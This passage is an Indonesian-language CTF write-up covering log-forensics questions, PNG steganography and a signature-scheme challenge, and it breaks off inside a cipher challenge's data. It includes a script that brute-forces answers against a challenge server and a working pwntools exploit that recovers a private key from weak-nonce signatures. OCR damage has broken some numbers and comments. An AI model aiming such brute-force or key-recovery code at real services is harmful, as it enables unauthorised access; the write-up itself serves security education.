
Answer: 15055

Question 4:

“Decode the hexadecimal path. What is the encoded word?”

Di pertanyaan ini, kami menggunakan payload grepi berikut untuk mencari pola request GET /.. HTTP di access.log lalu dilanjut dengan grep lagi (pipe) dengan regex hexadecimal

```
grep -o 'GET /[^ ]* HTTP' access.log | grep -E '/[0-9a-fA-F]{10,}'
```



Answer: ADMIN


Question 5:

"How many errors with a 50x status code are in the specific error sequence?"

jujur, disini kami spent banyak waktu dan stuck juga, jadi kami pakai cara terakhir, yaitu brute force jawabannya dengan script berikut:

```
import socket, time

HOST, PORT = "157.230.150.185", 1337
PRE_ANSWERS =
["45","SessionID:7428139-Timeout:3600-User:admin","15055","ADMIN"]
TRY_RANGE = range(1,21)

def recv_all(s, t=0.25):
    s.setblocking(False); data=b""; start=time.time()
    while time.time()-start < t:
        try:
            c=s.recv(4096)
            if not c: break
```

```
            data+=c; start=time.time()
        except BlockingIOError:
            time.sleep(0.01)
    return data

for n in TRY_RANGE:
    print(f"Q5={n}...", end="", flush=True)
    try:
        s=socket.create_connection((HOST,PORT),8)
        recv_all(s,0.6)
        for a in PRE_ANSWERS:
            s.sendall((a+"\n").encode()); time.sleep(0.06);
recv_all(s,0.25)
        s.sendall((str(n)+"\n").encode())
        out = recv_all(s,2.5) + recv_all(s,0.6)
        s.close()
    except Exception as e:
        print("err"); print(e); continue
    if out and b"correct" in out.lower():
        print(" SUCCESS\n"+out.decode(errors="ignore"))
        break
    else:
        print(" no")
```



Answer: 8

Question 6:

“On which line number does the "Database connection failed" exception occur?”

Di pertanyaan ini, kami langsung menggunakan perintah untuk grep database connection failed di error.log

```
grep -n "Database connection failed" error.log
```


Answer: 42

Question 7:

“There is a sequence query with an arithmetic pattern in the number table and record ID. What is the difference between the first and last record_id in the sequence?”

Disini kami meng-grep mysql.log dengan query utama nya itu adalah ID (sesuai yang di mention di pertanyaan nya

```
tail -50 mysql.log | grep "SELECT.*table_.*WHERE id"
```



ID pertama itu 100, dan yang terakhir 177, jadi jawabannya 77


Answer: 77

Question 8:

“Decode the hexadecimal binary data from the query. What is the encoded word?”

Untuk menjawab pertanyaan ini, kami melakukan grep untuk prefix pada hex yaitu 0x

```
grep -n "0x" mysql.log
```




Answer: SecretKey

Question 9:

“What is the total number of failed login attempts for the user 'root'?”

Di pertanyaan ini kami menggunakan grep failed password for root ke auth.log dan tambah wc (word count)

```
grep "Failed password for root" auth.log | wc -l
```



Answer: 15

Question 10:

"What is the SSH session duration for the user 'admin' from 192.168.1.50 (Format: MM:SS)?"

Kami menggunakan grep untuk IP tersebut padaa auth.log

```
grep "192.168.1.50" auth.log
```

```
┌──(b4r㉿Baradika)-[~/CTFs/wreckit/forensic/logcrypt/LogCrypt Time Anomaly]
└─$ grep "192.168.1.50" auth.log
Dec 15 20:00:00 server sshd[5432]: Accepted publickey for admin from 192.168.1.50 port 22 ssh2
Dec 15 20:47:32 server sshd[5432]: Received disconnect from 192.168.1.50 port 22:11: Session closed
```

Session open di 20:00:00 dan tutup di 20:47:32, yang berarti durasi nya adalah 47 menit 32 detik

Answer: 47:32

Solve

```python
import socket
import time

def solve_challenge():
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.connect(('157.230.150.185', 1337))
    s.settimeout(10)

    answers = [
        "45",  # Q1
        "SessionID:7428139-Timeout:3600-User:admin",  # Q2
        "15055",  # Q3
        "ADMIN",  # Q4
        "8",  # Q5
        "42",  # Q6
        "77",  # Q7
        "SecretKey",  # Q8
        "15",  # Q9
        "47:32"  # Q10
    ]

    for i, answer in enumerate(answers, 1):
        try:
            data = s.recv(1024).decode()
            print(f"Q{i}: {data}")
            s.send(f"{answer}\n".encode())
```


```
            time.sleep(1)  # Tunggu lebih lama
        except socket.timeout:
            print(f"Timeout pada Q{i}")
            continue

    try:
        while True:
            data = s.recv(4096).decode()
            if not data:
                break
            print("Received:", data)
            if "WRECKIT" in data or "flag" in data.lower():
                print("\n=== FLAG DITEMUKAN ===")
                print(data)
                break
    except:
        pass

    s.close()

if __name__ == "__main__":
    solve_challenge()
```

```
=== FLAG DITEMUKAN ===
Correct! Moving to the next question.

Congratulations! You answered all questions correctly!
Here is your flag: WRECKIT60{L0g_4n4ly5is_R3qu1r3s_4dv4nc3d_5k1ll5_4nd_D33p_Und3r5t4nd1ng_0f_5y5t3m5!}
```

FLAG:

WRECKIT60{L0g_4n4ly5is_R3qu1r3s_4dv4nc3d_5k1ll5_4nd_D33p_Und3r5t4nd1ng_0f_5y5t3m5!}

Challenge Project Quantum: The Hidden Trail



Analisa

Diberikan sebuah file 7z, lalu kami ekstrak dan muncul banyak file, dan kami menganalisa, dari RAM.vmem nya hingga network log nya, tapi nihil.

Akhirnya kami mencoba menganalisa file gambar nya menggunakan skrip beriku untuk cek LSB redt:

```
from PIL import Image
import numpy as np

img = Image.open('hidden_research.png')
pixels = np.array(img)
```

```
 red channellsb_data = []
for row in pixels:
    for pixel in row:
        lsb_data.append(str(pixel[0] & 1))

lsb_binary = ''.join(lsb_data)
print('LSB pertama:', lsb_binary[:800])
```

Output: LSB pertama:
0110010000110110010110010001111100000001001010101000110010100111001001000011
00010011110100011011010100000010111110111100001100111000100100101001001010010011
110110001110100011100010011001111011111111111111111111111111111111111111111111111111111111111111111111111
111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111
111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111
111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111
111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111
11111111111111111111111111111111111111111111111

Solve

Outputnya menarik, jadi kami lanjut ambil LSB dari semua channel (R, G, B) menggunakan krip berikut:

```
from PIL import Image
import numpy as np

img = Image.open('hidden_research.png')
pixels = np.array(img)

lsb_data = []
for row in pixels:
    for pixel in row:
        for channel in range(3):  # R, G, B
            lsb_data.append(str(pixel[channel] & 1))
```

```
lsb_binary = ''.join(lsb_data)

bytes_data = []
for i in range(0, len(lsb_binary)-7, 8):
    byte = lsb_binary[i:i+8]
    if byte == '00000000':  # Null terminator
        break
    bytes_data.append(int(byte, 2))

hidden_text = bytes(bytes_data).decode('utf-8', errors='ignore')
print("Text tersembunyi ditemukan:", hidden_text[:500])
```

```
Hidden text found: V1JFQ0tJVDYwe200eWIzM19ub3RfdDBkNHlfTTR5YmVlX25vdF90b21tb3JvdyEhIX0=
```


Keliatan banget bahwa itu adalah base64

```
┌──(b4r㉿Baradika)-[~/CTFs/wreckit/forensic/projecttquantum/flethelred_Exfiltration_CTF_10_10/home/hombing/aethelred_exfiltration_ctf]
└─$ echo "V1JFQ0tJVDYwe200eWIzM19ub3RfdDBkNHlfTTR5YmVlX25vdF90b21tb3JvdyEhIX0=" | base64 -d
WRECKIT60{m4yb33_not_t0d4y_M4ybee_not_tommorow!!!}
```

FLAG: `WRECKIT60{m4yb33_not_t0d4y_M4ybee_not_tommorow!!!}`

Category : Cryptography

Challenge *CPC256*



Analisa

Diberikan attachment file bernama dist.py yang berisi seperti berikut.

```
#Soal ctf On which line number does the "Database connection failed"
exception occur?LLL pada CP256-1299, pemain diminta untuk memulihkan
private key λ dari dua tanda tangan yang dihasilkan dengan nonce lemah.
```

```
# program berikut akan dijalankan oleh melalui nc pada server. pemain akan menerima dua pesan, dua tanda tangan, dan public key. tugas pemain adalah memulihkan λ.


from sage.all import *

import random

from hashlib import sha256

from secret import FLAG

from cpc import CubicPellCurve


def sha2_as_integer(message: str) -> int:

    return int(sha256(message.encode()).hexdigest(), 16)


def generate_signature(msg, lam, B):

    sigma = sha2_as_integer(msg)

    alpha = random.randint(1, 2**B)

    s = alpha + sigma * lam

    alphaG = alpha * G

    return (s, alphaG, sigma)


#parameter

p = 2**256 - 1299
```

```
phi = p**2 + p + 1

a = 7

curve = CubicPellCurve(p, a)

G = curve.point(4, 2, 1)

G = (p+1) * G



lam = randint(1, phi)

pub = lam * G



# ==== Dua Pesan Berbeda ====

B = 256

msg1 = "hello world"

msg2 = "cryptography is fun"



s1, alphaG1, sigma1 = generate_signature(msg1, lam, B)

s2, alphaG2, sigma2 = generate_signature(msg2, lam, B)



# ==== Output ====

print(f"Public key: {pub}")

print(f"Message 1: {msg1}")

print(f"Signature 1: (s1={s1}, R1={alphaG1}, sigma1={sigma1})")
```

```
print(f"Message 2: {msg2}")

print(f"Signature 2: (s2={s2}, R2={alphaG2}, sigma2={sigma2})")



while True:

   guess = input("Your guess for the private key λ (in decimal): ")

   try:

       guess = int(guess)

       if guess == lam:

           print(f"Correct! Here is your flag: {FLAG}")

           break

       else:

           print("Incorrect, try again.")

   except ValueError:

       print("Please enter a valid integer.")
```

Jika dijelaskan, Server menjalankan dist.py yang menunjukkan skema signature linear sederhana. TL;DR nya sih gini :

- Di domain bilangan prima p = 2^{256} - 1299 ada kurva khusus (CubicPellCurve) tapi untuk attack ini kita **gak** butuh detail struktur curve nya, karena signature nya dah linear terhadap private key.
- Public generator G dihitung dan public key diberikan sebagai pub=λ·G (kita diberi public value tapi kita gak perlu ngelakuin diskret log pada kurva).
- Private key λ dipilih random dalam range [1,φ] (gak relevan buat exploit).
- Function signature yang diekspos (pseudocode dari generate_signature) adalah :

$$\sigma = \text{sha256}(msg) \quad \text{(dinyatakan sebagai integer)}$$

$$\alpha \leftarrow \text{random}(1, 2^B) \quad \text{(nonce kecil, B = 256)}$$

$$s = \alpha + \sigma \cdot \lambda$$

terus server juga ngecetak R=αG (titik kurva) serta σ (hash) dan s (integer besar).

- Server mencetak 2 signature untuk 2 pesan berbeda yaitu (s1,R1,σ1) dan (s2,R2,σ2). Nonce α beda per-signature, tapi kedua αi kecil (B-bit).
- Target biar ini solved tuh pulihin λ dari data yang di-print, lalu input nilai λ ke server biar dapet flag.

Bentuk linear s=α+σλ memungkinkan eliminasi λ dengan mengambil selisih dua signature :

$$s_1 - s_2 = (\alpha_1 - \alpha_2) + (\sigma_1 - \sigma_2)\lambda.$$

Tuliskan N=s1−s2 dan D=σ1−σ2. Maka

$$N - D\lambda = \alpha_1 - \alpha_2.$$

Karena αi ∈ [0,2B), nilai α1−α2 berukuran absolut kurang dari 2B2^B2B. Jadi λ harus menuhi

$$|N - D\lambda| < 2^B.$$

Jika D cukup besar (biasanya - ukuran hash SHA-256), λ bakalan deket banget ama pembagian rasional N/D. Oleh karena itu kita ambil λ ≈ ⌊N/D⌋ dan cukup melakukan pencarian lokal kecil di sekitar ⌊N/D⌋ sampai kondisi α1, α2 ∈[0,2B) terpenuhi.

Solve

Kita bisa solve challenge ini dengan cara membaca output server dan ngekstrak 4 angka penting (s_1, s_2, σ_1, σ_2) lalu bekerja seluruhnya dengan bilangan bulat besar di Python tanpa floating point. Dari 2 signature kita ambil selisih N = s1 − s2 dan selisih hash D=σ1−σ2; hubungan dasar yang digunakan adalah N − Dλ = α1 − α2 karena s = α + σλ.

Karena setiap nonce αi dibatasi range 0≤αi<2B maka nilai kanan punya magnitudo kurang dari 2^B, sehingga λ haruslah bilangan bulat yang membuat |N−D λ |<2B. Praktisnya, kita mulai dari tebakan yang sangat dekat yaitu q=⌊N/D⌋ (pembagian integer) karena jika D

besar maka λ ≈ N/D; kemudian kita lakukan pencarian kecil di sekitar q (t = q + offset dengan offset berjarak sangat kecil) sampai ditemukan kandidat λ yang membuat kedua nilai α1 = s1 − σ1λ dan α2 = s2 − σ2λ benar-benar berada di interval[0,2^B).

Sebagai pemeriksaan akhir kita hitung e = N − Dλ (yang sama dengan α1−α2) dan pastikan |e| < 2^B; jika lolos pengecekan itu maka λ adalah private key yang valid dan kita kirim sebagai string ke server. Cara ini cepet karena radius pencariannya kecil — D berasal dari perbedaan hash (ukuran ~256 bit), sehingga pembagian memberi perkiraan yang sudah mendekati nilai benar dan hanya perlu menggeser sedikit untuk menemukan λ yang memenuhi batas nonce.

Berikut solver yang saya buat.

```
from pwn import *

import re

import time



RE_S1 = re.compile(r"s1\s*=\s*([0-9]+)")

RE_S2 = re.compile(r"s2\s*=\s*([0-9]+)")

RE_SIGMA1 = re.compile(r"sigma1\s*=\s*([0-9]+)")

RE_SIGMA2 = re.compile(r"sigma2\s*=\s*([0-9]+)")

online = remote("157.230.150.185", 9901, timeout=20)

B = 256

B_lim = 1 << B



data = b""

for _ in range(6):

   chunk = online.recv(timeout=20)
```

```
    data += chunk
    if b"sigma2" in data:
        break

text = data.decode()
print(text)

m1 = RE_S1.search(text)
m2 = RE_S2.search(text)
m3 = RE_SIGMA1.search(text)
m4 = RE_SIGMA2.search(text)

s1 = int(m1.group(1))
s2 = int(m2.group(1))
sigma1 = int(m3.group(1))
sigma2 = int(m4.group(1))

print("s1:", str(s1))
print("s2:", str(s2))
print("sigma1:", sigma1)
print("sigma2:", sigma2)
```

```
N = s1 - s2

D = sigma1 - sigma2

q, r = divmod(N, D)

absD = abs(D)

radius = (B_lim // absD) + 5

MAX_RADIUS = 10_000_000

if radius > MAX_RADIUS:

   radius = MAX_RADIUS



found = False

for t in range(-int(radius), int(radius) + 1):

   cand = q + t

   alpha1 = s1 - sigma1 * cand

   alpha2 = s2 - sigma2 * cand

   if 0 <= alpha1 < B_lim and 0 <= alpha2 < B_lim:

       lam = cand

       found = True

       print("lambda:", lam)

       break
```

```
online.sendline(str(lam).encode())

print(online.recvall().decode())

online.close()
```


Dan ini hasilnya.

```
(base) ┌──(root㉿kali)-[/home/…/Downloads/wreckit/cry/cpc256]
└─# python3 solver.py
[+] Opening connection to 157.230.150.185 on port 9901: Done
Public key: (232477654591153203083982784849885411558823745166931936511702851601176117273 02 : 133196401748544166272461063666570112051358540824669606904
2178502501638751986 7 : 145479683998498906143233395215611701716312965225091948939600393080164658748 74)
Message 1: hello world
Signature 1: (s1=396184590361207431153877975207444401899735332440302022575429467484655778455058123513787095940128063316185493636054545394628758624142 7
336402148743283312670346834692163730593181045716777722851844599438800396530181748606468554159780 14, R1=(667527632315451376620901774759237074403760779 8
713139301150119975770713351 95 : 110066580913385132994268056515281566181964936973976699721180171829407378173 51 : 141580666496219498827774778044251 11
543920533340786727649295513591906588771472), sigma1=838141983831025582197310782608927299322466180042657006854679281873771057515 29)
Message 2: cryptography is fun
Signature 2: (s2=378206444713734489792494051537768731311924278177039402451410245775908391624132830006982363603812649214763853625667122362286763108509866857267723 16
668572677231653025710262714513101455030622847258752322682206448649428175169176472185987158591914 09, R2=(118985403068403275395315663113914595874511951 7
234436746274516481649044668045 2 : 556776956807891623307811195286174303939012375929396014699440466862600288329 59 : 646487529552575715029975462362486165
478395893186144533575576544909160489161 5), sigma2=800108604882999991759595913554091158291533741341481106058759584262846320922 21)

s1: 396184590361207431153877975207444401899735332440302022575429467484655778455058123513787095940128063316185493636054545394628758624142 7336412670346834692163730593181045716777722851844599438800396530181748606468554159780 14
s2: 378206444713734489792494051537768731311924278177039402451410245775908391624132830006982363603812649214763853625667122362286763108509866857267723 16530257102627145131014550306228472587523226822064486494281751691764721859871585919 09
sigma1: 838141983831025582197310782608927299322466180042657006854679281873771057515 29
sigma2: 800108604882999991759595913554091158291533741341481106058759584262846320922 21
lambda: 472693884812099575170421172856058800503119735081848791004927423722227791213746730909773326950165452534919221910370199914464619717565338435708436752500 7326
[+] Receiving all data: Done (261B)
[*] Closed connection to 157.230.150.185 port 9901
472693884812099575170421172856058800503119735081848791004927423722227791213746730909773326950165452534919221910370199914464619717565338435708436752500 7326
Correct! Here is your flag: WRECKIT60{3f4bc9f8c761a0d5e66ad17a854545554180f421ced7881dccaa7938030d0882}
```

FLAG:

WRECKIT60{3f4bc9f8c761a0d5e66ad17a854545554180f421ced7881dccaa7938030d0882}

Challenge LCB



Analisa

Diberikan sebuah file rar, ketika diekstrak kami mendapatkan 2 file encryptor dan 3 encrypted file

generator.py:

```
import json, secrets
from pathlib import Path
from cipher import LCBLinearCipher

OUT = Path("dist"); OUT.mkdir(exist_ok=True)
NUM_PAIRS = 128
FLAG = b"WRECKIT60{REDACTED}"
KEY = secrets.randbits(64)
perm = list(range(64)); secrets.SystemRandom().shuffle(perm)
rotations = [0,7,13,19,23,31,41,53]
cipher = LCBLinearCipher(key=KEY, perm=perm, rotations=rotations)
```

```
pairs = []
for _ in range(NUM_PAIRS):
    pt = secrets.randbits(64)
    ct = cipher.encrypt_u64(pt)
    pairs.append({"pt_hex": f"{pt:016x}", "ct_hex": f"{ct:016x}"})
with open(OUT / "pairs.json", "w") as f: json.dump(pairs, f,
indent=2)

params =
{"block_bits":64,"key_bits":64,"perm":perm,"rotations":rotations,"num
_pairs":NUM_PAIRS}
with open(OUT / "params.json", "w") as f: json.dump(params, f,
indent=2)

def chunk8(b): return [b[i:i+8] for i in range(0, len(b), 8)] or
[b""]

blocks = chunk8(FLAG)
if len(blocks[-1]) < 8: blocks[-1] = blocks[-1].ljust(8, b"\x00")
flag_ct = []
for blk in blocks:
    pt = int.from_bytes(blk, "big")
    ct = cipher.encrypt_u64(pt)
    flag_ct.append(f"{ct:016x}")

with open(OUT / "flag.blocks.json", "w") as f:
json.dump({"blocks_hex": flag_ct}, f, indent=2)
```

cipher.py:

```
def rol64(x, r):
    r %= 64
    return ((x << r) & ((1 << 64) - 1)) | (x >> (64 - r))

def permute_bits(x, perm):
```

```
    out = 0
    for i, src in enumerate(perm):
        bit = (x >> (63 - src)) & 1
        out = (out << 1) | bit
    return out

class LCBLinearCipher:
    def __init__(self, key:int, perm:list, rotations:list):
        assert len(perm) == 64
        self.key = key & ((1<<64)-1)
        self.perm = perm
        self.rotations = rotations

    def round_key_xor(self):
        acc = 0
        for r in self.rotations:
            acc ^= rol64(self.key, r)
        return acc

    def encrypt_u64(self, pt):
        pt = pt & ((1<<64)-1)
        p = permute_bits(pt, self.perm)
        kcontrib = self.round_key_xor()
        return p ^ kcontrib

def bytes_to_u64(b: bytes) -> int:
    return int.from_bytes(b, "big")
def u64_to_bytes(x: int) -> bytes:
    return x.to_bytes(8, "big"
```

dist/flag.blocks.json

```
{
  "blocks_hex": [
    "5ce9f20458a7ecd8",
```

```
    "5fdeface350b6d4c",
    "36c1c58e5193ae89",
    "23ebf64f751bec4c",
    "7ecbc3ab710a8d1d",
    "5e66f5ca359d6b28",
    "53cd643f789fff40"
  ]
}
```

dist/pairs.json

```
[
  {
    "pt_hex": "2395ce064022f12e",
    "ct_hex": "18417c813f4c349d"
  },
  {
    "pt_hex": "0c9ddde4d92a566b",
    "ct_hex": "3b22050511606199"
  },
  {
    "pt_hex": "54e208c796e548d8",
    "ct_hex": "458eaa68c59466ea"
  },
  {
    "pt_hex": "297d685dd6a80347",
    "ct_hex": "78d70d3ab5396dc5"
  },
  {
    "pt_hex": "64ff7af61946242f",
    "ct_hex": "1aaeedd768102081"
  },
  {
    "pt_hex": "07f271789109dce5",
    "ct_hex": "0af9271302b7e3ca"
  },
```

```
{
  "pt_hex": "a86e3caca563eaae",
  "ct_hex": "a29e9e8b2b88792b"
},
{
  "pt_hex": "9191c8bffeaa97be",
  "ct_hex": "fe33281c9f7c7416"
},
{
  "pt_hex": "5f7f1443b45c349d",
  "ct_hex": "5ce989e94c22ca63"
},
{
  "pt_hex": "7ab63d5d6748268f",
  "ct_hex": "7c7cd5ba78ac6163"
},
{
  "pt_hex": "2722375109106499",
  "ct_hex": "516d71b728868bea"
},
{
  "pt_hex": "beac5d762984db13",
  "ct_hex": "a7405175aa81604d"
},
{
  "pt_hex": "9951d7cd50b48a11",
  "ct_hex": "ed9741619f4d8bd0"
},
{
  "pt_hex": "dcc3be024ecf4c44",
  "ct_hex": "84eede6ed46732b8"
},
{
  "pt_hex": "311badf344e1b902",
  "ct_hex": "4f0bf6bbbf4b6cf4"
},
```

```
{
  "pt_hex": "7f5bbed258e24439",
  "ct_hex": "1dadc917fd422ab8"
},
{
  "pt_hex": "ebe1c3e114e52529",
  "ct_hex": "d3a5c7c9ed5ea7c4"
},
{
  "pt_hex": "d851711b34859f5f",
  "ct_hex": "ecf2437bc61ef854"
},
{
  "pt_hex": "8dde6bde5984096c",
  "ct_hex": "889f4457909026d5"
},
{
  "pt_hex": "5dba572fe9619e6b",
  "ct_hex": "6f7b97055380b040"
},
{
  "pt_hex": "ee37525fca87b166",
  "ct_hex": "d8581ed4f615a885"
},
{
  "pt_hex": "7a0812be22a20a2e",
  "ct_hex": "26145c10ed98b830"
},
{
